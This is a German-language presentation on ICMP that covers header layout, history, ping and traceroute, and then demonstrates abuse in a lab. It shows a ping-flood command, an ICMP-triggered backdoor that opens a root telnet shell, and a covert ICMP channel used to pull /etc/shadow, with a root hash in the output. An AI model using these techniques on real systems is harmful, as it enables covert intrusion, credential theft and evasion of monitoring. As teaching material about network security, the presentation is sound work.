




Internet Control Message Protocol


Viele Administratoren blocken ICMP Nachrichten an ihrer Firewall.

Wieso?



Ablauf

- Aufbau IP-Header
- Entstehung von ICMP
- Was macht ICMP?
- Aufbau ICMP-Header
- Beispiele der Ausnutzung des ICMP-Protokolls



Version:

- Das Versionsfeld gibt an ob es sich um IPv4 oder um IPv6 handelt.

IHL (IP Header Length)

- Im IHL-Feld wird ein vielfaches von 32 Bit angegeben. Die Summe gibt die Größe des IP Headers an.

TOS (Type of Service)

- Das TOS-Feld wird für die Priorisierung des Datenpaketes genutzt.

Total Length

- Dieses Feld gibt die Gesamtgröße des Paketes an(IP-Header + Daten).

Identification, Flags, Fragment Offset

- Mit diesen 3 Feldern wird die Fragmentierung des Datenpaketes gesteuert.

TTL(Time to Live)

- Gibt die Lebensdauer des Pakets an. Der Wert wird von jedem Router um eins verringert. Hat das Feld den Wert null erreicht, wird das Paket verworfen.

Protocol

- Dieses Feld gibt an welches Protokoll sich im Datenbereich befindet.  
z.B. 1=ICMP, 6=TCP, 17=UDP

Checksum

- Prüfsumme des IP-Headers.




## Entstehung von ICMP

- Gehörte mit zu den ersten entwickelten Protokollen
- Konferenz zum Aufbau eines einzigen Computernetzes 1967
- RFC 792
- RFC 1122 (u.a. ICMP-Erweiterungen)


Bei einer wissenschaftlichen Konferenz im Jahre 1967, welche sich mit dem Aufbau eines einzigen Computernetzwerkes befasste, wurden auch die Grundlegenden Protokolle festgelegt. Zu diesen zählten unter anderem ICMP, TCP/IP und UDP.

Das Protokoll ICMP ist in der RFC 792 festgelegt.

Des Weiteren sind einige neue Erweiterungen in der RFC 1122 beschrieben.



Das Protokoll ICMP ist zuständig für die Information der beteiligten Stationen über Diagnose Informationen, Fehlermeldungen und Informationsmeldungen.



Type:

- Dieses Feld gibt den grundlegenden Fehler an.

Code:

- Dieses Feld spezifiziert den Fehler, soweit es eine Spezifizierung für diesen gibt.

Checksum

- Das Feld Checksum beinhaltet die Prüfsumme des ICMP-Headers.

Data(optional)

- Im Datenfeld wird in den meisten Fällen der IP-Header und 64 bit der Daten des auslösenden Paketes geschickt.

## Aufbau ICMP-Header

| Typ | Typname                 | Code | Beschreibung                                    |
|-----|-------------------------|------|---|
| 0   | Echo Reply              | 0    | Ping Answer                                     |
| 3   | Destination Unreachable | 0    | Net Unreachable                                 |
|     |                         | 1    | Host Unreachable                                |
|     |                         | 2    | Protocol Unreachable                            |
|     |                         | 3    | Port Unreachable                                |
|     |                         | 4    | Fragmentation Needed and Don't Fragment was Set |
| 4   | Source Quench           | 0    | (Datagramm verworfen, Warteschlange voll)       |
| 8   | Echo-Request            | 0    | Ping Request                                    |
| 11  | Time Exceeded           | 0    | Time to Live exceeded in Transit                |
|     |                         | 1    | Fragment Reassembly Time Exceeded               |

## IP-Header samt ICMP

|  |     |             |    |                 |                    |    |    |    |
|--|-----|-------------|----|-----------------|--------------------|----|----|----|
| 0  | 4   | 8           | 12 | 16              | 20                 | 24 | 28 | 31 |
| Version  | IHL | TOS         |    | Total Length    |                    |    |    |    |
| Identification   |     |             |    | Flags           | Fragment Offset    |    |    |    |
| Time to Live   |     | Protocol    |    | Checksum        |                    |    |    |    |
| Source Address   |     |             |    |                 |                    |    |    |    |
| Destination Address  |     |             |    |                 |                    |    |    |    |
| Options  |     |             |    |                 | Padding (optional) |    |    |    |
| Typ (ICMP)   |     | Code (ICMP) |    | Checksum (ICMP) |                    |    |    |    |
| Data (optional) (ICMP)<br>(IP-Header + 64 bits of Original Data) |     |             |    |                 |                    |    |    |    |

## Nutzung des ICMP-Protokolls Ping

- Test der Erreichbarkeit eines Hosts
- Test der Übertragungsqualität zu einem Host

```
C:\>ping www.google.de

Ping wird ausgeführt für www.l.google.com [74.125.39.104] mit 32 Bytes Daten:
Antwort von 74.125.39.104: Bytes=32 Zeit=31ms TTL=52
Antwort von 74.125.39.104: Bytes=32 Zeit=38ms TTL=52
Antwort von 74.125.39.104: Bytes=32 Zeit=31ms TTL=52
Antwort von 74.125.39.104: Bytes=32 Zeit=38ms TTL=52

Ping-Statistik für 74.125.39.104:
    Pakete: Gesendet = 4, Empfangen = 4, Verloren = 0
    (0% Verlust),
    Ca. Zeitangaben in Millisek.:
    Minimum = 31ms, Maximum = 38ms, Mittelwert = 34ms
```

Das Programm Ping sendet ICMP-Echo-Request Pakete und wartet auf ein entsprechendes ICMP-Echo-Reply Paket. Dabei informiert Ping nicht nur darüber ob eine Verbindung zwischen zwei Stationen möglich ist, sondern auch über die Qualität der Verbindung. Es zeigt in einer Übersicht die Anzahl der gesendeten Pakete, die Anzahl der empfangenen Pakete, die benötigte Zeit und die Anzahl der verlorenen Pakete an.

## Nutzung des ICMP-Protokolls TraceRT

- Verfolgung der Route eines Pakets
- Qualitäts- und Verbindungstests wie Ping

```

C:\>tracert www.google.de
Routenverfolgung zu www.1.google.com [74.125.39.104] über maximal 30 Abschnitte:

  1    1 ms    <1 ms    <1 ms    Luke-PC [192.168.1.1]
  2    1 ms    <1 ms    <1 ms    arcor.easybox [192.168.2.1]
  3   13 ms   13 ms   13 ms    dslb-178-010-080-001.pools.arcor-ip.net [178.10.
80.11]
  4     *      *        *        Zeitüberschreitung der Anforderung.
  5   15 ms   15 ms   15 ms    92.79.212.97
  6   30 ms   32 ms   32 ms    92.79.202.38
  7   30 ms   29 ms   51 ms    145.253.33.102
  8   29 ms   29 ms   30 ms    209.85.249.132
  9   31 ms   30 ms   30 ms    209.85.242.185
 10   35 ms   48 ms   30 ms    209.85.254.118
 11     *      38 ms   36 ms    209.85.249.166
 12   30 ms   38 ms   30 ms    fx-in-f104.1e100.net [74.125.39.104]

Ablaufverfolgung beendet.

```

Das Programm TraceRoute arbeitet nach einem ähnlichen Prinzip wie Ping. Bei TraceRT wird aber der Wert des TTL Feldes auf eins gesetzt und mit jedem Paket um eins erhöht bis das Ziel erreicht ist. Somit erhält man von jeder Station ein ICMP Time to Live exceeded Paket zurück und kann mit diesen Informationen eine Liste der Sprünge bis zum Ziel erstellen.

Dieses Programm ist in meinen Augen der Weg zu einer nicht geplanten Nutzung dieses Protokolls.

## Nutzung des ICMP-Protokolls Ping flooding

Optionen für das Programm Ping (Linux)

- -i = festlegen der Häufigkeit
- -f = senden mit einem Intervall von 0
- -c = Anzahl der Pakete

```
luke@kubuntu-luke:~$ sudo ping 127.0.0.1 -f -c 200000
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.

--- 127.0.0.1 ping statistics ---
200000 packets transmitted, 200000 received, 0% packet loss, time 1255ms
rtt min/avg/max/mdev = 0.000/0.002/2.682/0.010 ms, ipg/ewma 0.006/0.001 ms
```

Das Programm Ping hat noch einige Optionen, welche es leicht machen mit diesen einen schwachen Angriff auszuüben.

Die wichtigsten Optionen sind folgende:

- i = Erlaubt die Festlegung der Häufigkeit in der Pakete versendet werden.
- c = Gibt die Anzahl der zu versendenden Pakete an.
- s = Erlaubt die Festlegung der Paket Größe.
- f = Mit dieser Option sendet das Programm Ping sofort nach Erhalt des Echo-Reply Paketes ein neues Echo-Request Paket.

## Nutzung des ICMP-Protokolls ICMP Backdoor

```
luke@kubuntu-luke:~/DVT$ telnet 192.168.1.2 12345
Trying 192.168.1.2...
^C
luke@kubuntu-luke:~/DVT$

luke@kubuntu-luke:~/DVT$ telnet 192.168.1.2 12345
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.

luke@kubuntu-luke:~/DVT$ ping 192.168.1.2 -c 1 -s 0
PING 192.168.1.2 (192.168.1.2) 0(28) bytes of data.
8 bytes from 192.168.1.2: icmp_seq=1 ttl=64
--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms

luke@kubuntu-luke:~/DVT$ ping 192.168.1.2 -c 1 -s 5
PING 192.168.1.2 (192.168.1.2) 5(33) bytes of data.
13 bytes from 192.168.1.2: icmp_seq=1 ttl=64
--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

- Backdoor Programm läuft
- Durch zwei Ping mit dem Größen unterschied 5 bytes wird das Programm gestartet
- Nun ist eine Verbindung möglich

Es gibt die Möglichkeit ein Programm zu schreiben, welches die eintreffenden Ping Pakete auswertet und bei bestimmten Konstellationen eine vorgegebene Aufgabe ausführt.

Das von mir in diesem Beispiel verwendete Programm wartet auf zwei aufeinander folgende Echo-Request Pakete mit einem Größenunterschied von 5 byte. Sind diese eingetroffen wird eine Remote-Konsole für eine Telnet Verbindung mit Root-Rechten gestartet.

## Nutzung des ICMP-Protokolls ICMP Backdoor

- Backdoor Programm läuft, ist aber noch nicht aktiviert
 

```
[root@localhost DVT]# netstat -aw
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
raw    0      0  *:icmp                  *:                       7
[root@localhost DVT]#
```
- Nun ist eine Telnet Verbindung hergestellt
 

```
[root@localhost DVT]# netstat -aw
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
raw    0      0  *:icmp                  *:                       7
[root@localhost DVT]#
```

```
[root@localhost DVT]# netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0  192.168.1.2:12345      192.168.1.1:53848      ESTABLISHED
[root@localhost DVT]#
```

Der Vorteil zu einem mit TCP/IP arbeitenden Programm ist, dass ICMP Sockets seltener kontrolliert werden und wenig Rückschluss auf den Angreifer bieten. Leider ist bei diesem Beispiel zu sehen das zwar im wartenden Zustand nur ein ICMP-Socket angezeigt wird, aber sobald sich jemand über Telnet verbindet wieder eine offene TCP/IP Verbindung erscheint. Diese ist jedoch nur für die Zeit sichtbar, in der die Verbindung besteht.

## Nutzung des ICMP-Protokolls

### Datenübertragung mittels ICMP

- Hier nutzen wir ein Server und ein Client Programm
- Der Server wartet auf eine manipulierte ICMP-Anfrage
- Der Client sendet für uns diese Nachricht

```
luke@kubuntu-luke:~/DVT$ sudo ./client 192.168.1.2 /etc/shadow | grep root | cat
root:$1$jqlwnzc6$eI4oNSnQAKVEU8H60ecj5.:14259::99999:::
luke@kubuntu-luke:~/DVT$
```

ICMP bietet auch eine Möglichkeit der Datenübertragung ohne TCP/IP, mit dem Vorteil, dass diese Verbindung von Betreuer nicht entdeckt wird.

Das hier in diesem Beispiel benutzte Programm sendet eine manipulierte ICMP Nachricht, in welcher der Inhalt einer bestimmten Datei angefordert wird.

Das auf dem angegriffenen PC laufende Programm wertet diese Nachricht aus und packt den Inhalt der angeforderten Datei in das Datenfeld des ICMP-Headers, welches eigentlich für die Übertragung des auslösenden IP-Headers und dem Anfang der Daten aus dem IP Paket gedacht ist. Der sinnigste Grund für die Übertragung des IP-Headers und den ersten 64 bit der Daten aus selbigem, ist dem Sender die Möglichkeit zu geben, dass fehlerhaft übertragene Paket zu ermitteln und neu zu senden.

## Nutzung des ICMP-Protokolls Datenübertragung mittels ICMP

- Schauen wir uns die Verbindungsübersicht mit netstat nochmal an

```
[root@localhost DVT]# netstat -aw
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
raw    0      0  *:icmp                  *:                      7
[root@localhost DVT]#
```

```
[root@localhost DVT]# netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
[root@localhost DVT]#
```

Wie wir sehen können besteht bei diesem Beispiel immer nur der ICMP-Socket, welcher auch von einem normalen Ping Programm sein könnte.

# Internet Control Message Protocol

- **Resümee**

Die gezeigten Möglichkeiten sind nur ein Ausschnitt dessen was möglich ist.

Auf Grund der schlechten Sichtbarkeit der Verbindungseigenschaften bei ICMP ist leider kein genauer Rückschluss auf die Anwendung und ihrem Zweck möglich.

Aus diesem Grund fühlen sich die meisten Administratoren mit dem Blocken von ICMP Nachrichten an ihrer Firewall sicherer.

# Internet Control Message Protocol

Quellen

- <http://www.ietf.org/rfc/rfc792.txt>
- <http://de.wikipedia.org/wiki/IP-Header>
- [http://de.wikipedia.org/wiki/Internet\\_Control\\_Message\\_Protocol](http://de.wikipedia.org/wiki/Internet_Control_Message_Protocol)
- <http://de.wikipedia.org/wiki/Tracert>
- [http://de.wikipedia.org/wiki/Ping\\_%28Daten%C3%BCbertragung%29](http://de.wikipedia.org/wiki/Ping_%28Daten%C3%BCbertragung%29)
- <http://www.iana.org/assignments/icmp-parameters>
- <http://hackingschool.de/index.php?what=information>
- <http://de.hakin9.org/>
- <http://de.kioskea.net/contents/internet/icmp.php3>